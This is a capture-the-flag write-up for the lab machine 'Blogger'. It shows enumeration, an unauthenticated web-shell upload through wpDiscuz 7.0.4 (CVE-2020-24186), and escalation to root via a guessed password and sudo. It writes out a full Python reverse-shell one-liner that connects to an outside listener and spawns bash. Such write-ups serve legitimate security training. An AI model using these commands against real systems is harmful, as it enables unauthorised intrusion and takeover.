Blogger | Write-up

Machine: Blogger
Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: `192.168.110.217`
Date Completed: 13-02-2026
Author: Armaan Nain

Objectives


- User Flag
- Root Flag

Reconnaissance & Enumeration

Port & Service Scan :

> Command : NMAP SCAN

```
sudo nmap 192.168.110.217 -sCV -oN nmap-scan --min-rate=300
```




Service Enumeration :


Started service Enumeration with port 80. Checked for any hidden directories or pages.

Command : Directory Brute forcing

```
gobuster dir -u http://192.168.110.217 -w /usr/share/wordlists/dirb/big.txt -o gobuster.root
```



- Further sub-directory enumeration reveals a 'blog' directory in `assets/fonts`



- Enumeration of this directory reveals 'Word Press' was in use. A Username was also discovered - 'J@M3S' via examining site content. Further, word press scan reveals a vulnerable version of a plugin was used - '`wpDiscuz 7.0.4`'

Command : Word Press Scan

```
wpscan --url http://blogger.pg/assets/fonts/blog/ --plugins-detection
aggressive -o wp-scan.txt
```

```
[+] wpdiscuz
 | Location: http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/
 | Last Updated: 2026-02-09T12:32:00.000Z
 | Readme: http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
 | [!] The version is out of date, the latest version is 7.6.46
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
 |
 | Version: 7.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
```

A publicly available exploit of the discovered vulnerability was used to gain remote code execution by unauthenticated web shell upload.

```
❯ searchsploit -m 49967
  Exploit: WordPress Plugin wpDiscuz 7.0.4 - Remote Code Execution (Unauthenticated)
      URL: https://www.exploit-db.com/exploits/49967
     Path: /usr/share/exploitdb/exploits/php/webapps/49967.py
    Codes: CVE-2020-24186
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable, with very long lines (864)
```


After reading the exploit code for any hardcoded values and what does it do , used it to exploit the target.

Enumerated the machine further reveals `python 3` installed on the system. Got a reverse shell connection on port 443 using python 3.

Command : Reverse Shell

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("192.168.45.203",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.
dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```


Rev Shell Obtained as User : WWW-DATA



Privilege Escalation


Technique Used: Password Guessing
Weak password was set for user `Vagrant`.
password guessed `Vagrant:Vagrant`

Further Enumeration reveals , user Vagrant has unrestricted access to SUDO . so using SUDO switched user to 'root'.



> 🖊 **Command : Privilege Escalation**
>
> `sudo su`

Result:
Privileged access achieved (root/system)



Flags

User: {HIDDEN}
Root: {HIDDEN}

Tools & Techniques Used

```
Nmap
Gobuster
Wpscan
LinPEAS
Manual Exploitation
```

References

- Reverse Shell : Payload all the things
- https://youtu.be/2iw_bDwDBp8?si=d2APFlTb698xILnI : Walkthrough referred

My Experience :

- The machine was fairly easy but still spent quite some time on it.
